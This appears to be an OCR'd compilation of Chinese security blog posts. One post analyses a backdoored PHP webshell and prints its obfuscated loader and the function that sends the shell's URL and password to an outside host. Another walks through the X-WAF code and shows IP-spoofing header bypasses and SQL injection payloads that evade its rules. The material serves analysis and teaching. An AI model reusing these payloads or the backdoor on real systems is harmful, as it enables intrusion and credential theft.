
我们知道 eval 是执行解密后 php 代码

```
header("content-Type: text/html; charset=gb2312");
$filename='$password=\''.$password.'\';
$shellname=\''.$shellname.'\';$myurl=\''.$myurl.'\';
e'.'v'.'a'.'l('.'g'.'z'.'un'.'co'.'mp'.'re'.'ss(bas'.'e64_'.'deco'.'de(\'
eJzs/fl3HNd5J4z/zJzj/6HchtWAiaX2hRBo1UqCC0ACICl51I
u30WgALTTQUHeDiyj+MY5nJn4dz4kla7EtybIlOZYl21IsWXZ8
PDMZTyaz+Ot5J8skmWzn+/ncW1Vd1QsIynYyOW8gEeiuuvt99v
s8z21vrHd7tU5vcmr+E7+12dhq7jcmq3t3a5ubnUa3W52eWF+N
```


那我们使用 echo 来输出我们解密后的代码，就得到大马源码了。

```
header("content-Type: text/html; charset=gb2312");
$filename='$password=\''.$password.'\';
$shellname=\''.$shellname.'\';$myurl=\''.$myurl.'\';
e'.'c'.'h'.'o('.'g'.'z'.'un'.'co'.'mp'.'re'.'ss(bas'.'e64_'.'deco'.'de(\'
eJzs/fl3HNd5J4z/zJzj/6HchtWAiaX2hRBo1UqCC0ACICl51I
u30WgALTTQUHeDiyj+MY5nJn4dz4kla7EtybIlOZYl21IsWXZ8
PDMZTyaz+Ot5J8skmWzn+/ncW1Vd1QsIynYyOW8gEeiuuvt99v
s8z21vrHd7tU5vcmr+E7+12dhq7jcmq3t3a5ubnUa3W52eWF+N
```



然而你运行后会发现。




突然就弹个小框框。

那我还分析个毛代码，火狐卸载卸载...其实我们可以 Burp 抓包

先抓包 php.php 运行的包



右键选择 Send to Repeater 转到 Repeater 模块




然后把源码复制下来就可以愉快的玩耍啦。

刚刚复制好，杀软就报毒了，可见没了加密装饰的源码太明显了。

现在开始分析代码，在 1579~1597 行

```
1579  if(isset($_GET['login'])=='geturl'){
1580      @set_time_limit(10);
1581      $serveru = $_SERVER ['HTTP_HOST'].$_SERVER['PHP_SELF'];
1582      $serverp = envlpass;
1583      $copyurl = base64_decode('aHR0cDovLyU3MSU3OSU3NiU2MyUyZSU2MyU2ZiU2ZC8lNzAlNjglNzAvP3U9');
1584      $url=$copyurl.$serveru.'&p='.$serverp;
1585      $url=urldecode($url);
1586      GetHtml($url);
1587  }
1588
1589  function geturl(){
1590      @set_time_limit(10);
1591      $serveru = $_SERVER ['HTTP_HOST'].$_SERVER['PHP_SELF'];
1592      $serverp = envlpass;
1593      $copyurl = base64_decode('aHR0cDovLyU3MSU3OSU3NiU2MyUyZSU2MyU2ZiU2ZC8lNzAlNjglNzAvP3U9');
1594      $url=$copyurl.$serveru.'&p='.$serverp;
1595      $url=urldecode($url);
1596      GetHtml($url);
1597  }
```


很明显的后门收信代码，base64 解密试试。



不多说看图

```
function geturl(){
    @set_time_limit(10);
    $serveru = $_SERVER ['HTTP_HOST'].$_SERVER['PHP_SELF'];
              获取 （主机地址）www.xxx.com + （脚本文件的绝对路径） /php.php
    $serverp = envlpass; 获取大马密码
    $copyurl = base64_decode('aHR0cDovLyU3MSU3OSU3NiU2MyUyZSU2MyU2ZiU2ZC8lNzAlNjglNzAvP3U9');
                            解压后： http://qyvc.com/php/?u=
    $url=$copyurl.$serveru.'&p='.$serverp; http://qyvc.com/php/?u=www.xxx.com/php.php(大马地址)&p=test(密码)
    $url=urldecode($url);
    GetHtml($url);
}
```



还有

```
function hmlogin($xiao=1){
$serveru = $_SERVER ['HTTP_HOST'].$_SERVER['PHP_SELF'];
$serverp = envlpass;
if (strpos($serveru,"0.0")>0 or strpos($serveru,"192.168.")>0 or strpos($serveru,"localhost")>0 or ($serveru==$
}
```

判断是不是本地测试环境 如果是本地测试 就不执行后门代码。 这样你抓包的时候，检测不到

这样，别人就轻轻松松拿到你的 webshell，然后还好的是，我访问 http://qyvc.com/ 这个后门网站的时候。

网站显示 404



站长工具查了下。网站已经挂了。

总结

天下从来没有免费的晚餐，有时你在某些 QQ 群文件看到什么过某狗免杀 waf 的时候，你想想，这等好事轮的到你，多半有后门，所以各位小伙伴们在使用菜刀啊，大马之类的，要小心点哦。

声明

我并不是指文章中的给表哥 Damian 免杀大马的大佬是这个大马的作者，很明显，这是后门狗做的，常见后门狗网站 www.mumaasp.com webshell8.com 其他小伙伴还知道的 可以留言下。

好吧，我承认我是 标题党。。

分析绕过一款适合练手的云 WAF

原创： Bypass 信安之路 2018-04-06

X-WAF 是一款适用中、小企业的云 WAF 系统，让中、小企业也可以非常方便地拥有自己的免费云 WAF。

本文从代码出发，一步步理解 WAF 的工作原理，多姿势进行 WAF Bypass。

0x01 环境搭建

官网：

https://waf.xsec.io>

github 源码：


https://github.com/xsec-lab/x-waf

X-WAF 下载安装后，设置反向代理访问构造的 SQL 注入点

0x02 代码分析

首先看一下整体的目录结构，nginx_conf 目录为参考配置（可删除），rules 目录存放过滤规则，init.lua 加载规则，access.lua 程序启动，config.lua 配置文件

主要逻辑实现全部在 util.lua 和 waf.lua 文件。



代码逻辑很简单，先熟悉一下检测流程，程序入口在 waf.lua 第 262-274 行中：

```
-- waf start
function _M.check()
    if _M.white_ip_check() then
    elseif _M.black_ip_check() then
    elseif _M.user_agent_attack_check() then
    elseif _M.white_url_check() then
    elseif _M.url_attack_check() then
    elseif _M.cc_attack_check() then
    elseif _M.cookie_attack_check() then
    elseif _M.url_args_attack_check() then
    elseif _M.post_attack_check() then
    else
        return
    end`
```

这个一个多条件判断语句，一旦满足前面的条件就不再进行后面的检测。

白名单

首先判断 IP 白名单，我们来看一下 white_ip_check() 函数，同文件下的第 50-64 行：

```
-- white ip check
function _M.white_ip_check()
```

```
    if config.config_white_ip_check == "on" then
        local IP_WHITE_RULE = _M.get_rule('whiteip.rule')
        local WHITE_IP = util.get_client_ip()
        if IP_WHITE_RULE ~= nil then
            for _, rule in pairs(IP_WHITE_RULE) do
                if rule ~= "" and rulematch(WHITE_IP, rule, "jo") then
                    util.log_record(config.config_log_dir, 'White_IP', ngx.var_request_uri,
 "_", "_")
                    return true
                end
            end
        end
    end
```

默认配置 IP 白名单是开启状态，读取 IP 白名单规则与获取的客户端 IP 进行比对，我们再来跟进看一下 get_client_ip() 函数，在 util.lua 文件中，第 83-96 行：

```
-- Get the client IP
function _M.get_client_ip()
    local CLIENT_IP = ngx.req.get_headers()["X_real_ip"]
    if CLIENT_IP == nil then
        CLIENT_IP = ngx.req.get_headers()["X_Forwarded_For"]
    end
    if CLIENT_IP == nil then
```

```
        CLIENT_IP = ngx.var.remote_addr
    end
    if CLIENT_IP == nil then
        CLIENT_IP = ""
    end
    return CLIENT_IP
end
```

在这段获取客户端 IP 的代码中，获取的 X_real_ip、X_Forwarded_For 是用户可控的，存在客户端 IP 地址可伪造的风险。最后再来看一下，rules 目录中 whiteip.rule 的默认配置：


```
[{"Id":74,"RuleType":"whiteip","RuleItem":"8.8.8.8"}]
```

IP 白名单规则默认 IP：8.8.8.8 为白名单

因此我们可以通过构造 HTTP 请求 Header 实现伪造 IP 来源为 8.8.8.8 ，从而绕过 x-waf 的所有安全防御。

Bypass 测试

先来一张拦截效果图



伪造客户端 IP 绕过：

另外有趣的是，在 blackip.rule 里面，把 8.8.8.8 放置在黑名单里面，但这并没有什么用，IP 白名单已经跳出多条件判断，不会再进行 IP 黑名单检测。CC 攻击的防御也主要是从客户端获取 IP，也可以伪造客户端 IP 轻易绕过限制。


[{"Id":2,"RuleType":"blackip","RuleItem":"8.8.8.8"},{"Id":3,"RuleType":"blackip","RuleItem":"1.1.1.1"}]

同样来看一下 url 白名单 white_url_check() 函数：

```
function _M.white_url_check()
    if config.config_white_url_check == "on" then
        local URL_WHITE_RULES = _M.get_rule('writeurl.rule')
        local REQ_URI = ngx.var.request_uri
        if URL_WHITE_RULES ~= nil then
            for _, rule in pairs(URL_WHITE_RULES) do
                if rule ~= "" and rulematch(REQ_URI, rule, "joi") then
                    return true
                end
            end
        end
    end
end
```

添加了一下 URL 白名单功能，感觉无效，对比了一下 rules 文件，可以发现加载的 rule 文件名不一致。

这里应该是作者的一个笔误，writeurl.rule 和 whiteUrl.rule。



默认 url 白名单配置：

```
[{"Id":73,"RuleType":"whiteUrl","RuleItem":"/news/"}]
```

另外，这里使用 ngx.re.find 进行 ngx.var.request_uri 和 rule 匹配，只要 url 中存在 /news/，就不进行检测，绕过安全防御规则。比如：/test/sql,php/news/?id=1、/test/sql,php?id=1&b=/news/ 等形式可绕过。

正则匹配

接下来，我们主要来看一下 M.url_args_attack_check()：

```
-- deny url args
function _M.url_args_attack_check()
    if config.config_url_args_check == "on" then
        local ARGS_RULES = _M.get_rule('args.rule')
        for _, rule in pairs(ARGS_RULES) do
            local REQ_ARGS = ngx.req.get_uri_args()
            for key, val in pairs(REQ_ARGS) do
                local ARGS_DATA = {}
                if type(val) == 'table' then
                    ARGS_DATA = table.concat(val, " ")
```

```
                else
                    ARGS_DATA = val
                end
                if ARGS_DATA and type(ARGS_DATA) ~= "boolean" and rule ~= "" and
    rulematch(unescape(ARGS_DATA), rule, "joi") then
                    util.log_record(config.config_log_dir, 'Get_Attack', ngx.var.request_uri,
    "-", rule)
                    if config.config_waf_enable == "on" then
                        util.waf_output()
                        return true
                    end
                end
            end
        end
    end
    return false
end

M.post_attack_check()


-- deny post
function _M.post_attack_check()
    if config.config_post_check == "on" then
        ngx.req.read_body()
        local POST_RULES = _M.get_rule('post.rule')
```

```
        for _, rule in pairs(POST_RULES) do
            local POST_ARGS = ngx.req.get_post_args() or {}
            for k, v in pairs(POST_ARGS) do
                local post_data = ""
                if type(v) == "table" then
                    post_data = table.concat(v, ", ")
                elseif type(v) == "boolean" then
                    post_data = k
                else
                    post_data = v
                end
                if rule ~= "" and rulematch(post_data, rule, "joi") then
                    util.log_record(config.config_log_dir, 'Post_Attack', post_data, "-", rule)
                    if config.config_waf_enable == "on" then
                        util.waf_output()
                        return true
                    end
                end
            end
        end
    end
    return false
end
```

两段函数在一定程度上是类似的，使用 ngx.req.get_uri_args、ngx.req.get_post_args 获取数据来源，前者来自 uri 请求参数，而后者来自 post 请求内容，并未对数据进行特殊处理，然后都使用 rulematch(data, rule, "joi") 来进行匹配。


rule 中比较关键 SQL 注入防御规则如下：

```
`select.+(from|limit)

(?:(union(.*?)select))

(?:from\W+information_schema\W)`
```

绕过姿势一：%0a

由于使用的是 joi 来修饰，我们可以用 %0a 来进行绕过。


```
/sql.php?id=1 union%0aselect 1,schema_name,3%0afrom
    /*!12345information_schema.schemata*/
```



绕过姿势二：%u 特性

主要利用 IIS 服务器支持 unicode 的解析

```
/sql.aspx?id=1 union selec%u0054 null,table_name,null fro%u004d
    information_schema.tables
```




绕过姿势三：HPP+GPC

使用 GPC 三种方式可以进行参数传递,利用 apsx 特性，将获取到参数拼接起来，可成功 Bypass

/sql.aspx?id=1 union/*

POST:Id=2*/select null,system_user,null



0x03 总结

这是一款适合用来进行 WAF Bypass 练手的云 WAF，通过代码层面熟悉 WAF 的工作原理，进一步理解和应用各种服务器特性、数据库特性来进行尝试 Bypass，期待与你来交流更多姿势。

webshell 常见 Bypass waf 技巧总结

原创： s9mf 信安之路 2018-04-08

